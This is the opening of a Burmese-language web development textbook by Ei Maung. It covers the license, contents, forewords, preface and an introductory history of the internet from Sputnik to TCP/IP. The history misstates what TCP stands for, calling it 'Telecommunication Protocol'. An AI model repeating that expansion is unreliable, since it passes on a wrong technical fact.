Professional Web Developer

စတုတ္ထအကြိမ်

အိမောင်

– Fairway –

PHP7, MySQL, jQuery, Ajax, HTML5, MVC နှင့်
Professional Web Developer တစ်ဦးသိသင့်သမျှနည်းပညာများအား
စုစည်းဖော်ပြထားသည့်စာအုပ်

[pwdbook.com]

Professional Web Developer

4th Edition

© Copyright 2017, **Ei Maung**, Fairway Technology.

License - CC-BY-NC-SA

This document, "Professional Web Developer (4th Edition) by Ei Maung" is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 3.0 Unported License.

This document is free to share, copy, distribute and transmit. And, also allow to remix or adapt to this document. But, you must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work). And, you may not use this work for commercial purposes. If you alter, transform, or build upon this work, you may distribute the resulting work only under the same or similar license to this one.

For any reuse or distribution, you must make clear to others the license terms of this work.

THE WORK IS PROTECTED BY COPYRIGHT AND/OR OTHER APPLICABLE LAW. ANY USE OF THE WORK OTHER THAN AS AUTHORIZED UNDER THIS LICENSE OR COPYRIGHT LAW IS PROHIBITED - http://creativecommons.org/licenses/by-nc-sa/3.0/legalcode

မာတိကာ

၉ **မိတ်ဆက်**
Web နည်းပညာများ၏ အခန်းကဏ္ဍ

၁၁ **အခန်း (၁)** Web Standards
HTTP ခေါ် Client-Server ဆက်သွယ်ရေးနည်းပညာ

၂၆ **အခန်း (၂)** HyperText Markup Language - HTML
Semantic Markup ခေါ် စနစ်ကျသည့် အချက်အလက်ဖွဲ့စည်းပုံ

၅၀ **အခန်း (၃)** Cascading Style Sheets - CSS
သပ်ရပ်၍အသုံးပြုရလွယ်ကူသည့် App များအတွက် မရှိမဖြစ်နည်းပညာ

၉၈ **အခန်း (၄)** JavaScript
DOM Manipulation လုပ်ဆောင်ချက်ဖြင့် HTML အား အသက်သွင်းခြင်း

၁၂၇ **အခန်း (၅)** jQuery
Web App များ လျင်မြန်စွာတည်ဆောက်ရန် အရေးပါသည့်နည်းပညာ

၁၆၇ **အခန်း (၆)** PHP Basic
Request/Response များ စီမံခြင်း၊ Cookie/Session များ စီမံခြင်း

၂၃၁ **အခန်း (၇)** PHP and MySQL
Database အခြေပြု Project တစ်ခု လက်တွေ့တည်ဆောက်ခြင်း

၂၉၃ **အခန်း (၈)** PHP and Apache Settings
URL Rewrite နှင့် အခြားသတိပြုမှတ်သားဖွယ် Setting များ

၃၁၇ **အခန်း (၉)** Ajax with jQuery
Web App များအား တစ်ခေတ်ပြောင်းစေခဲ့သည့် နည်းစနစ်

၃၄၀ **အခန်း (၁၀)** Content Management System - CMS
WordPress ခေါ် လွယ်ကူအသုံးဝင်သည့် CMS အကြောင်း

၃၆၁ **အခန်း (၁၁)** Model-View-Collection - MVC
ပြုပြင်ထိန်းသိမ်းရလွယ်သည့် Code များ၏ ဖွဲ့စည်းပုံ

၃၇၈ **အခန်း (၁၂)** MVC with Laravel
Laravel PHP Framework အသုံးပြုပုံ

၄၀၈ **အခန်း (၁၃)** HTML5 Overview
ခေတ်သစ် App Development Platform

၄၅၀ **အခန်း (၁၄)** Mobile Web
Responsive Web Design နည်းစနစ် လက်တွေ့အသုံးပြုပုံ

၄၇၂ **အခန်း (၁၅)** Web App Security
လုံခြုံရေးဆိုင်ရာ သိမှတ်ဖွယ်ရာများ

၄၉၃ **အခန်း (၁၆)** Tools and Utilities
Code Editor, IDE နှင့် မှတ်သားဖွယ် Tool များ

၅၀၈ **နောက်ဆက်တွဲ (က)**
Open Source အကြောင်း သိကောင်းစရာ

၅၁၆ **နောက်ဆက်တွဲ (ခ)**
Web Hosting အကြောင်း သိကောင်းစရာ

၅၂၂ **နိဂုံးချုပ်**
နည်းပညာကို အမှီလိုက်ခြင်း

အမှာစာ

မြန်မာနိုင်ငံ ကွန်ပျူတာပညာရှင်အသင်းမှ အသင်းသားများ၊ ကျောင်းသူ ကျောင်းသားများ၊ ကွန်ပျူတာပညာကို လေ့လာ လိုက်စားသူများအတွက် နည်းပညာစာအုပ်ထုတ်ဝေရာမှာ ပထမဆုံးရွေးချယ်တဲ့စာအုပ်လေးပါ။

နည်းပညာကော်မတီတွေ ဦးဆောင်နေတဲ့ ဦးထွန်းခိုင်ရွှေးပြီး ထောက်ခံချက်ပေးလို့ ကောင်းမွန်တဲ့စာအုပ်ဖြစ်မယ်ဆိုတာကို မှန်းဆပြီးဖြစ်တယ်။ နိုင်ငံခြားကစာအုပ်တစ်အုပ်ကို ဘာသာပြန်ပြီး ရေးထားတာများဖြစ်မလားဆိုတဲ့ စိတ်တော့ဝင်သေးတယ်။

အမှာစာရေးဖို့ရာအတွက် စာအုပ်ကိုဖတ်ကြည့်တော့မှ ဒီစာအုပ်ကလေးမှာ စာရေးသူရဲ့ စေတနာနဲ့ ကြိုးပမ်းအားထုတ်မှု တွေကို တွေ့ရတယ်။ စာအုပ်တစ်အုပ်ကို ဘာသာပြန်ထားတာမျိုးမဟုတ်ပဲ စာရေးသူရဲ့ လေ့လာလိုက်စားထားသမျှနဲ့ အတွေ့ အကြုံတွေ ပေါ်မှာ အခြေခံပြီး Web Developer တစ်ဦး သိသင့်၊ သိအပ်သောအရာများကို သေချာစီစစ်ပြီး ပြည့်စုံရိုးရှင်း မကျဉ်းမကျယ် တင်ပြထားတာတွေ့ရတယ်။ နည်းပညာစာအုပ်တွေကို ရေးသားရင် ခက်ခဲတဲ့ မြန်မာစာအရေးအသားကို အတက်နိုင်ဆုံး ပြေပြစ်အောင် ရေးသားထားတာကို တွေ့နိုင်ပါတယ်။

နည်းပညာတွေရဲ့ အလားအလာဖြစ်တဲ့ Cloud, Big Data, Social Media, Machine & Machine Communication, Mobile စတာတွေဟာ Internet ပေါ်မှာအခြေခံရတဲ့အတွက် Web App Development Knowledge မသိမဖြစ် ပါလာပြီ။ အခုစာအုပ်ကလေးကလည်း ကျောင်းသူ၊ ကျောင်းသားများ၊ Professional Web Developer ဖြစ်လိုသူများ အ တွက် သင့်တော်သော စာအုပ်တစ်အုပ်ဖြစ်တယ်ဆိုတာ ယုံကြည်ပါတယ်။

ဦးရဲရင့်ဝင်း
ဥက္ကဋ္ဌ
မြန်မာနိုင်ငံကွန်ပျူတာပညာရှင်အသင်း

အမှာစာ

There are always two types of programmers. Those who understand the web and those who don't. And than there is a third type of programmer. Those that seem to understand the web, but don't. Being third at anything is not fun! The journey from this third type of programmer to the one that can fully grasp the potential of the web can not be achieved without having a great foundation in core web concepts.

And this is why, and this is truly why I think this new book from Ko Ei Maung would be a wonderful contribution to make the web a smart and snappy place from our corner of the world. As a firm believer in the web and web technologies, I could not be more pleased. This book espouses all the concept and core undertakings every web developer should come to terms with. It is a foundation that every CTO and Project Manager wish they had both the time and energy to explain over and over again to their teams and to their recruits.

Having such nuggets of knowledge in book form means that educators and entrepreneurs will be freed from teaching and training foundation materials, there by allowing them to focus more on what matters most. What matter most is creating more and more people that can learn more new technologies. Technology in general and the service sector in particular is what economist like to call "Tertiary Economics". The third wave of economic growth. As a country we are at the edge of this phase of growth; a nation that is giving smart people a chance to use their intellectual talent and skills in it's economic growth. This is such a book that aims to make that happen in small steps towards the larger goal of making the knowledge industry a first class citizen.

But this is not the only reason I find this book timely. Over the last five years the web has been seeing the largest and most rapid growth in it's history. A plethora of new technologies like dart and asm.js, node and backbone, angular and ember and the list of endless new frameworks from the micro to the behemoths has come out. Each one of them as interesting and useful as the other. Which one do we choose for our next project? Only when we truly under the core web technologies will be able to arrive at an informed and valid choice. This book than will go a long way in doing just that and more.

May you all love the web.

Ravi
COO, Geo Mandalar Investment & Technology
CTO, NovaSteps Technologies

ကျေးဇူးတင်လွှာ

ကျွန်တော့်ကို Web Developer တစ်ယောက်ဖြစ်လာအောင်လမ်းပြပေးပြီး ဤစာအုပ်အတွက် အမှာစာရေးသားပေးခဲ့သော ကိုရာဗီ၊ ဤစာအုပ်ရေးသားရန် တိုက်တွန်းခဲ့သော ကျွန်တော့်ဇနီး နှင်းဝေလွင်၊ စာအုပ်ဖြစ်မြောက်ရေးအတွက် အကြံပြုကူညီပေးခဲ့သော ကိုမြတ်သွင်၊ မျက်မှာဖုံးဒီဇိုင်းများကို မေတ္တာဖြင့် ရေးဆွဲပေးခဲ့သူ ကိုမျိုးမောင်မောင်၊ ကွန်ပျူတာနည်းပညာ စတင်လေ့လာစဉ်က အဘက်ဘက်မှ ပံ့ပိုးပေးခဲ့သော ကျွန်တော့်ဦးလေး ဦးမြင့်လှိုင်နှင့်ဇနီး၊ မိသားစုရေးရာများတွင် ကျွန်တော့်ပညာရေးကို ပထမဦးစားပေး အမြဲသတ်မှတ်၍ ပြုစုပျိုးထောင်ပေးခဲ့သော ကျွန်တော့်အမေ (ကွယ်လွန်) နှင့် ကျွန်တော့်အဖေတို့ကို ဤစာအုပ် ဖြစ်မြောက်လာသည့်အတွက် ကျေးဇူးအထူးတင်ရှိပါသည်။

ဤစာအုပ်၏ ဒုတိယအကြိမ်နှင့် တတိယအကြိမ်တို့ကို မြန်မာနိုင်ငံကွန်ပျူတာပညာရှင်အသင်း နည်းပညာစာစဉ် (MCPA Professional Series) မှ တာဝန်ယူထုတ်ဝေပေးခဲ့သည့်အတွက် ဝမ်းမြောက်ဂုဏ်ယူမိသကဲ့သို့ မြန်မာနိုင်ငံကွန်ပျူတာပညာရှင်အသင်းအားလည်း ကျေးဇူးတင်ရှိပါသည်။ စာဖတ်သူများ၏ အားပေးမှုကြောင့် ယခုလို စတုတ္ထအကြိမ်ထိ ထုတ်ဝေနိုင်ခဲ့ခြင်း ဖြစ်သည့်အတွက် စာဖတ်သူများ အားလုံးကို အထူးပင် ကျေးဇူးတင်ရှိပါသည်။

အိမောင်

(Fairway)

စာရေးသူ၏ အမှာ

၀. ဤစာအုပ်သည် Web Development နှင့် ပတ်သက်သည့်နည်းပညာများကို အလေးပေးဖော်ပြသည့်အတွက်၊ Programming အခြေခံများကို ပြည့်စုံအောင် ထည့်သွင်းမဖော်ပြနိုင်ပါ။ စာဖတ်သူက Programming အခြေခံ သဘော တရားများ သိရှိထားပြီးဖြစ်ရန် လိုအပ်ပါသည်။ ကျွမ်းကျင် Programmer တစ်ဦးဖြစ်ရန် မလိုအပ် သော်လည်း၊ Programming Language တစ်မျိုးကို အခြေခံအဆင့် အနည်းဆုံး လေ့လာဖူးမှသာ ဤစာအုပ်ပါနည်း ပညာများကို ထိရောက်စွာ လေ့လာအသုံးချနိုင်မည် ဖြစ်ပါသည်။

၁. ဤစာအုပ်အား၊ Programming အခြေခံရှိပြီး Web Development ကို လေ့လာလိုသူများ ဖတ်ရှုသင့်ပါသည်။ Web နှင့် ပတ်သက်သည့် နည်းပညာများကို အခြေခံမှစ၍ လက်တွေ့ကျကျစုံစုံလင်လင်ဖော်ပြထားသည့်အတွက်၊ သိရှိသင့်သည့် နည်းပညာများကို တစ်နေရာတည်းတွင် စုစည်းသိရှိသွားစေနိုင်မည်ဖြစ်ပါသည်။

၂. ဤစာအုပ်အား လက်တွေ့လုပ်ငန်းခွင်တွင် အလုပ်လုပ်ကိုင်နေသည့် Junior Web Developer များ ဖတ်ရှုသင့် ပါသည်။ တာဝန်ကျရာနည်းပညာကို အသားပေးလေ့လာနေရသည့်အတွက် မလေ့လာဖြစ်သေးပဲ ကျန်ရှိနေသည့်နည်း ပညာ များကို တစ်စုတစ်စည်းတည်း ဖြည့်စွက်သိရှိရစေနိုင်မည် ဖြစ်ပါသည်။

၃. ဤစာအုပ်အား အတွေ့အကြုံရှိ Senior Web Developer များလည်း ဖတ်ရှုသင့်ပါသည်။ မိမိသိရှိကျွမ်းကျင် ထားပုံ နှင့် မတူကွဲပြားသည့် ရှုထောင့်သစ်မှ အမြင်သစ်များ ဖြည့်စွက်ရရှိနိုင်ပါသည်။

၄. ဤစာအုပ်အား Web Developer မဟုတ်သည့် Desktop, Mobile, Game, Database စသည့် အခြား Software များ ရေးသားဖန်တီးနေသူ Developer များလည်းဖတ်ရှုသင့်ပါသည်။ Software Development အခြေခံချင်းတူသော် လည်း နည်းပညာအခြေခံမတူသည့်အတွက် Web ဆိုသည်မှာ သီးခြားအချိန်ပေးလေ့လာရမည့် အရာတစ်ခုသဖွယ်ဖြစ်နေ နိုင်ပါသည်။ ဤစာအုပ်က အချိန်အများကြီးပေးစရာမလိုပဲ Web နည်းပညာများကို တစ် နေရာတည်း ခြုံငုံသိရှိသွားအောင် ကူညီပေးနိုင်မည် ဖြစ်ပါသည်။

၅. ဤစာအုပ်အား Team Leader များ၊ CIO/CTO များ၊ Software Development နှင့် ပတ်သက်သည့် လုပ်ငန်း တစ်ခုခုကို ဦးဆောင်နေရသူများ ဖတ်ရှုသင့်ပါသည်။ Web နည်းပညာများ၏ ဆက်စပ်ပုံနှင့် ဖြစ်စဉ်ရည်ရွယ်ချက်များ ကို သိရှိရနိုင်မည် ဖြစ်သဖြင့်၊ Project Plan များ ရေးဆွဲရာတွင်လည်းကောင်း၊ နည်းပညာရွေးချယ်ခြင်းနှင့် ဆုံးဖြတ် ချက်များ ချမှတ်ရာတွင်လည်းကောင်း၊ Developer များကို လမ်းညွှန်ရာတွင်လည်းကောင်း အထောက်အကူ ဖြစ်စေ နိုင်မည် ဖြစ်ပါသည်။

တည်းဖြတ်မှုမှတ်တမ်း

ဒီစာအုပ်၏ ပထမအကြိမ်ကို (၂၀၁၃) ခုနှစ် ဇွန်လ (၇) ရက်နေ့တွင် ရေးသား ပြီးစီးခဲ့ပါသည်။ စာဖတ်သူများ၏ အားပေးမှုကြောင့် ပထမအကြိမ် ထွက်ရှိပြီး (၆) လအကြာ (၂၀၁၃) ခုနှစ် ဒီဇင်ဘာလတွင် ဖြည့်စွက်အခန်းတစ်ခန်း ပါဝင်သည့် ဒုတိယအကြိမ်ကို ပုံနှိပ်ထုတ်ဝေခဲ့ရပါသည်။ ပထမအကြိမ်နှင့် ဒုတိယအကြိမ်တို့ ထွက်ရှိပြီးနောက် အချိန် (၂) နှစ်အတွင်းတွင် HTTP/2 ကဲ့သို့သော အရေးပါသည့် နည်းပညာ သစ်များထွက်ပေါ်လာသလို၊ HTML5 ကဲ့သို့ သောနည်းပညာတွေလည်း မူလကထက် များစွာတိုးတက် ပြောင်းလဲလာခဲ့ပါသည်။ တိုးတက်ပြောင်းလဲလာတဲ့နည်း ပညာနဲ့အညီ လိုအပ်သည့် ဖြည့်စွက်ပြင်ဆင်မှုများ ပြုလုပ်ပြီး (၂၀၁၅) ခုနှစ် မေလတွင် **Professional Web Developer 2.1** အမည်ဖြင့် PDF Ebook ကို အခမဲ့ စတင်ဖြန့်ဝေခဲ့ပါသည်။ ထို့နောက် (၂၀၁၅) ခုနှစ် ဒီဇင်ဘာလ တွင် Laravel Framework အကြောင်း မိတ်ဆက်ဖော်ပြသည့် အခန်းတစ်ခန်း ဖြည့်စွက်ပါဝင်လာသည့် တတိယ အကြိမ်ကို ထပ်မံပုံနှိပ် ဖော်ပြခဲ့ပါသည်။

ယခုအကြိမ်သည် စက်တင်ဘာ (၂၀၁၆) တွင် ပြင်ဆင်တည်းဖြတ်ခြင်းဖြစ်ပြီး၊ စတုတ္ထအကြိမ်မြောက်အဖြစ် ပုံနှိပ် ထုတ်ဝေရန်ဖြစ်ပါသည်။ အဓိကထူးခြားချက်အဖြစ် PHP အကြောင်း ဖော်ပြသည့် အခန်းများတွင် PHP ၏ နောက်ဆုံး Version ဖြစ်သော PHP7 နှင့် ကိုက်ညီအောင် ပြင်ဆင်ရေးသားထားခြင်း ဖြစ်ပါသည်။

စာရေးသူ၏ အခြားစာအုပ်များ

ယနေ့အချိန်တွင် Full Stack Developer ဟူသည့်အသုံးအနှုန်းနှင့်အတူ Software Developer များအနေနှင့် Software များ ရေးသားတည်ဆောက်နိုင်ယုံသာမက ဆက်စပ်လုပ်ငန်းများဖြစ်သည့် Process Management, Project Management, Architecture Design, Server Administration စသည့် လုပ်ငန်းများကိုပါ ဆောင်ရွက် နိုင်သူများဖြစ်ကြဖို့ လိုအပ်လာပါသည်။ အဆိုပါလိုအပ်ချက်ကို တစ်ဘက်တစ်လမ်းမှနေ၍ ဖြည့်စွက်ပေးနိုင်ရန် ရည်ရွယ်၍ ဤစာအုပ်၏ ဒုတိယအကြိမ် ထွက်ရှိပြီးနောက်၊ အခြားဆက်စပ်နည်းပညာစာအုပ်များကို ဆက်လက် ရေးသားပြုစုဖြစ်ခဲ့ပါသည်။

Linux OS အား Developer များလေ့လာရာတွင် အထောက်အကူဖြစ်စေရန်ရည်ရွယ်ပြီး **Ubuntu - သင့်အတွက် Linux** အမည်ဖြင့် ရေးသားထုတ်ဝေခဲ့ပြီး ဖြစ်ပါသည်။ Project Management နည်းစနစ်များ၊ ခေတ်သစ် Software Development နည်းပညာများနှင့် Back-end Architecture Design ဆိုင်ရာ အဆင့်မြင့်အကြောင်း အရာများကို ဖော်ပြထားသည့် **Rockstar Developer** အမည်ရ စာအုပ်ကိုလည်း ရေးသားပြုစုထားပြီး ဖြစ်ပါ သည်။ စာဖတ်သူအနေနှင့် ဤစာအုပ်ဖတ်ရှုပြီးပါက **Ubuntu - သင့်အတွက် Linux** နှင့် **Rockstar Developer** တို့အား လည်း ဆက်လက်ဖက်ရှ လေ့လာသင့်ပါကြောင်း အကြံပြုလိုပါသည်။ ဖော်ပြပါ စာအုပ်အားလုံးကို ကျွန်တော်စာရေး သူ၏ Website ဖြစ်သည့် eimaung.com တွင် PDF Ebook အဖြစ် အခမဲ့ Download ရယူနိုင်ပါသည်။

မိတ်ဆက်

Web နည်းပညာများ၏ အခန်းကဏ္ဍ

ကျွန်တော်ဟာ Professional Web Developer အဖြစ်လုပ်ကိုင်လာခဲ့တာ ဒီစာရေးသားချိန်မှာ လုပ်သက် (၉) နှစ်ကျော်ခဲ့ပြီ ဖြစ်ပါတယ်။ လုပ်ငန်းခွင်မှာ လက်တွေ့အလုပ်တွေလုပ်ရင်း "လေ့လာဆဲအချိန်ကသာ ဒီအချက်တွေကို ဒီလိုရှင်းပြသူရှိခဲ့ရင် အချိန်ကုန်အတော်သက်သာသွားမှာပဲ" လို့ တွေးဖြစ်ခဲ့ရတဲ့အကြောင်းအရာတွေကို ဒီစာအုပ်မှာစုစည်းဖော်ပြ ပေးသွားမှာ ဖြစ်ပါတယ်။

ဒီစာကိုရေးနေချိန်ထိ Web Development အကြောင်း မြန်မာဘာသာနဲ့ဖော်ပြထားတဲ့စာအုပ်တွေ အတော်နည်းနေပါသေးတယ်။ အင်္ဂလိပ်ဘာသာနဲ့တော့ အများကြီးရှိပါတယ်။ ဒါပေမယ့် အများစုက နည်းပညာတစ်ခုကို အဓိကထားဖော်ပြကြလေ့ရှိပါတယ်။ အဲ့ဒီစာအုပ်တွေဟာ အကိုးအကားအဖြစ် လက်စွဲထားဖို့တော့ကောင်းပါတယ်။ ဒါပေမယ့် လေ့လာစ Web Developer တွေ သိသင့်တဲ့နည်းပညာတွေကို စုံစုံလင်လင်သိရဖို့အတွက် နည်းပညာတစ်ခု စာတစ်အုပ်နှုန်းနဲ့လိုက်ဖတ်နေရရင် အဆင်မပြေပါဘူး။ စာဖတ်နေရတာနဲ့ အချိန်တွေကုန်နေဖို့ရှိပါတယ်။ စာတွေလိုမ့်ဖတ်နေပြီး လက်တွေ့မလုပ်ဖြစ်ရင်လည်း မထိရောက်ပြန်ပါဘူး။

ဒီစာအုပ်မှာတော့ သိသင့်တဲ့နည်းပညာများကို လက်တွေ့ကျကျနဲ့ လိုရင်းတိုရှင်း ဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။ Web Development အကြောင်းကို အမြန်ဆုံးနဲ့ ထဲထဲဝင်ဝင်သိရဖို့ ဖော်ပြပေးထားတဲ့ လမ်းညွှန်စာအုပ်တစ်အုပ် ဖြစ်ပါတယ်။ အခြေခံကောင်းတွေ ပေးလိုက်မှာဖြစ်လို့ ဆိုင်ရာနည်းပညာမှာ ကျွမ်းကျင်သူတစ်ယောက် ဖြစ်လာအောင် ဆက်လက်ပြီး Self-Study လုပ်သွားနိုင်မယ့် လမ်းစကို အခိုင်အမာ ရရှိသွားမှာပါ။ တစ်ချိန်တည်းမှာပဲ လက်တွေ့ လုပ်ငန်းခွင်မှာမဖြစ်မနေ လိုအပ်တဲ့အပိုင်းတွေကို အဓိကထားဖော်ပြသွားမှာဖြစ်လို့ ချက်ခြင်းအလုပ်ဖြစ်အောင်လည်း ကူညီပေးမယ့် စာအုပ်တစ်အုပ် ဖြစ်ပါတယ်။

အခုနောက်ပိုင်းမှာ အင်တာနက်နည်းပညာတွေ အလျင်အမြန်ဖွံ့ဖြိုးတိုးတက်လာခြင်းနဲ့အတူ Software Development ဟာလည်း အသွင်သဏ္ဌာန်ပြောင်းလဲ လာခဲ့ပါမယ်။ Business Solution, Web App, Mobile App, Game စသဖြင့် Software အမျိုးအစားတွေဘယ်လိုပဲ ကွဲပြားနေပါစေ၊ Software အများစုဟာ အင်တာနက်ကွန်ယက် ပေါ်မှာ Client-Server Model နဲ့ အလုပ်လုပ်တဲ့ Software တွေ ဖြစ်လာကြပြီဖြစ်ပါတယ်။ တနည်းအားဖြင့် မည်သည့် Software အမျိုးအစားမဆို Web နည်းပညာများကို မဖြစ်မနေ တွဲဖက် အသုံးပြုကြရတဲ့ခေတ်ပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီစာအုပ်က Web App တွေ ရေးသားကြမယ့် Web Developer များအတွက်သာ မကပဲ အခြားသော Software အမျိုးအစားတွေကို ရေသားဖန်တီးကြမယ့် Software Developer အားလုံးအတွက် အသုံးဝင်တဲ့ စာအုပ်တစ်အုပ် ဖြစ်လိမ့်မယ်လို့ မျှော်လင့်ပါတယ်။

အခန်း (၁) Web Standards

HTTP ခေါ် Client-Server ဆက်သွယ်ရေးနည်းပညာ

1.1 - အင်တာနက်

ကွန်ပျူတာတွေ တစ်လုံးနဲ့တစ်လုံး အချက်အလက်တွေ အပြန်အလှန် ပေးပို့နိုင်အောင် ချိတ်ဆက် ထားခြင်းကို Computer Network လို့ခေါ်ပါတယ်။ အင်တာနက်ဆိုတာကတော့ Network တွေအချင်းချင်း ချိတ်ဆက်ပေးထားတဲ့ Network များရဲ့ Network ဖြစ်ပါတယ်။ ကနေ့ခေတ်နည်းပညာများရဲ့ အခြေခံပင်မဖြစ်တဲ့ ဒီအင်တာနက် နည်းပညာ ပေါ်ပေါက်လာစေမယ့်အဖြစ်အပျက်ဟာ ၁၉၅၇ ခုနှစ် အောက်တိုဘာလ (၄) ရက်နေ့မှာဖြစ်ပွားခဲ့ပါတယ်။ အဲ့ဒီနေ့မှာ ဆိုဗီယက်ယူနီယံက ကမ္ဘာ့ပထမဦးဆုံးဂြိုဟ်တုဖြစ်တဲ့ စပွတ်နစ် (၁) ကို လွှတ်တင်နိုင်ခဲ့ပါတယ်။ ဒီအဖြစ်အပျက်ဟာ ကမ္ဘာကြီးကို လှုပ်ရှားသွား စေခဲ့ပါတယ်။ အထူးသဖြင့် အမေရိကန်ပြည်ထောင်စုကိုပါ။ အမေရိကန်ပြည်ထောင်စုအနေနဲ့ ကမ္ဘာပတ်လမ်းကြောင်းထဲကို ဂြိုဟ်တုလွှတ်တင်ဖို့ ကြိုးစားပြင်ဆင်နေဆဲအချိန်မှာပဲ သူတို့ရဲ့ မဟာပြိုင်ဘက်က အရင်လွှတ်တင်နိုင်ခဲ့တာပါ။

ဒီအဖြစ်အပျက်ကြောင့် ARPA (Advanced Research Project Agency) ဆိုတဲ့အဖွဲ့အစည်းတစ်ခုကို နည်းပညာသုတေသနတွေ ပိုပြီးထိရောက်အောင် လုပ်နိုင်ဖို့ဆိုတဲ့ရည်ရွယ်ချက်နဲ့ အမေရိကန်ပြည်ထောင်စုကာကွယ်ရေးဌာနကစတင် ဖွဲ့စည်းခဲ့ပါတယ်။ အင်တာနက်ဟာ ARPA ရဲ့ ဖန်းတီးမှုများထဲက တစ်ခုဖြစ်ပါတယ်။

၁၉၆၀ ပြည့်နှစ်မှာ Joseph Licklider လို့ခေါ်တဲ့ ကွန်ပျူတာသိပ္ပံပညာရှင်က Man-Computer Symbiosis လို့ အမည်ပေးထားတဲ့ စာတမ်းတစ်စောင်ကို တင်ပြလာခဲ့ပါတယ်။ အဲ့ဒီစာတမ်းဟာ ကွန်ပျူတာ Network တွေ တည်ဆောက်ဖို့အတွက် အခြေခံတစ်ခုဖြစ်ပါတယ်။ ၁၉၆၂ ခုနှစ်မှာ Licklider ဟာ ARPA ရဲ့ Information Process Office ဥက္ကဋ္ဌ အဖြစ်နဲ့ Network နည်းပညာများ သုတေသနလုပ်နိုင်ဖို့အတွက် အဖွဲ့တစ်ဖွဲ့ကို ဖွဲ့စည်းပေးခဲ့ပါတယ်။ ဒါပေမယ့် သူရဲ့စိတ်ကူးတွေ အကောင်အထည် မဖော်ဖြစ်ခင်မှာပဲ အဖွဲ့ကနေ နှုတ်ထွက်သွားခဲ့ပါတယ်။

နှစ်တစ်ချို့ကြာသွားပြီးနောက် ၁၉၆၇ ခုနှစ် အောက်တိုဘာလ ရောက်တဲ့အခါမှာတော့ ARPANET လို့အမည်ပေးထားတဲ့ ကွန်ပျူတာ Network နည်းပညာတစ်ခုကို စတင်အကောင်အထည်ဖော်နိုင်ခဲ့ပါတယ်။ ၁၉၆၉ ခုနှစ် ဒီဇင်ဘာမှာ ကွန်ပျူတာ (၄) လုံးကို ပထမဆုံး Network အနေနဲ့ စတင်ချိတ်ဆက်အသုံးပြုခဲ့ ကြပါတယ်။ အဲ့ဒီ ပထမဆုံး Network မှာသုံးခဲ့တဲ့ Packets Switching နည်းစနစ်ကို ကနေ့ထိ အသုံးပြုနေဆဲဖြစ်ပါတယ်။

သိပ်မကြာခင်မှာ ARPANET ရဲ့ Packets Switching နည်းစနစ်ကို ဗြိတိန်ကတက္ကသိုလ်တွေ စုပေါင်းထားတဲ့ ကွန်ယက်တစ်ခုဖြစ်တဲ့ JANET နဲ့ နည်းပညာကုမ္ဏီတစ်ခုဖြစ်တဲ့ CompuServe အပါအဝင် အခြားအဖွဲ့အစည်းတွေက လည်း အသုံးပြုလာကြပါတယ်။ ဒီ Network တွေဟာ ကနေ့ခေတ်နဲ့နှိုင်းယှဉ်ရင် Private Network သာသာမျှသာ ရှိပါသေးတယ်။

အခြေခံနည်းပညာတူပေမယ့် မတူကွဲပြားတဲ့အသေးစိတ် လက်တွေ့အသုံးချပုံတွေကြောင့် Network တွေတစ်ခုနဲ့တစ်ခု ချိတ်ဆက်ဖို့ကြိုးစားတဲ့ အခါမှာတော့ အခက်ကြုံလာရပြန်ပါတယ်။ ဒီပြဿနာကိုဖြေရှင်းဖို့ ARPA ရဲ့ Satellite Network Packets Project မှာလုပ်နေတဲ့ Robert Kahn နဲ့ စတန်းဖို့တက္ကသိုလ်က Vint Cerf တို့ ပူးပေါင်းပြီး မတူညီတဲ့ နက်ဝပ်စနစ်တွေအတွက် ကြားခံ Mask တစ်ခုအနေနဲ့ဆောင်ရွက်ပေးနိုင်တဲ့ Protocol တစ်ခု ကိုဖန်းတီးပေးခဲ့ပါတယ်။ ၁၉၇၄ ခုနှစ် ဒီဇင်ဘာမှာ ဖော်ထုတ်ခဲ့တဲ့ အဲ့ဒီနည်းပညာကို "Internet Transmission Control Program" လို့ ခေါ်ခဲ့ပါတယ်။ ရလဒ်ကတော့ Network တွေအချင်းချင်း ချိတ်ဆက်နိုင်လာခြင်းပဲဖြစ်ပါတယ်။

ARPA က လိုအပ်တဲ့ တွဲဖက် Software တွေကိုပါ တည်ဆောက်ပြီး ၁၉၇၇ ခုနှစ်မှာတော့ မတူကွဲပြားတဲ့နက်ဝပ် (၃)ခုကို အောင်အောင်မြင်မြင် ချိတ်ဆက်နိုင်ခဲ့ပါတယ်။ ၁၉၈၁ ခုနှစ်မှာတော့ "Telecommunication Protocol / Internet Protocol (TCP/IP)" ဆိုတဲ့ အမည်နဲ့ ဒီနည်းပညာကို အပြီးသတ်ကြေငြာနိုင်ခဲ့ပါတယ်။ ၁၉၈၂ ခုနှစ်ရောက်တဲ့အခါမှာ TCP/IP ကို အခြား အဖွဲ့အစည်းတွေကပါ စတင်အသုံးပြုလာကြပါတယ်။ တစ်ကမ္ဘာလုံးအတိုင်းအတာနဲ့ ကွန်ပျူတာ Network တွေကို ချိတ်ဆက်ပေးတော့မယ့် အင်တာနက်ကွန်ယက်ကြီး အစပြုခဲ့ခြင်းပဲဖြစ်ပါတယ်။ ကနေ့အချိန် (၂၀၁၆) မှာတော့ အင်တာနက်ကွန်ယက်ကြီးထဲမှာ ကွန်ပျူတာတွေသာမက၊ မိုဘိုင်းဖုန်းတွေ၊ Tablet တွေနဲ့ အခြားသော Device ပေါင်း ၂၂.၉ ဘီလီယံအထိ ချိတ်ဆက်ပါဝင်နေပြီဖြစ်ပါတယ်။ ၂၀၂၀ ခုနှစ်ရောက်တဲ့အခါ အင်တာနက်မှာ ချိတ်ဆက်ပါဝင်တဲ့ Device ပေါင်း ၅၀.၁ ဘီလီယံအထိ ရှိလာလိမ့်မယ်လို့ လေ့လာမှုတစ်ခုက ဆိုထားပါတယ်။

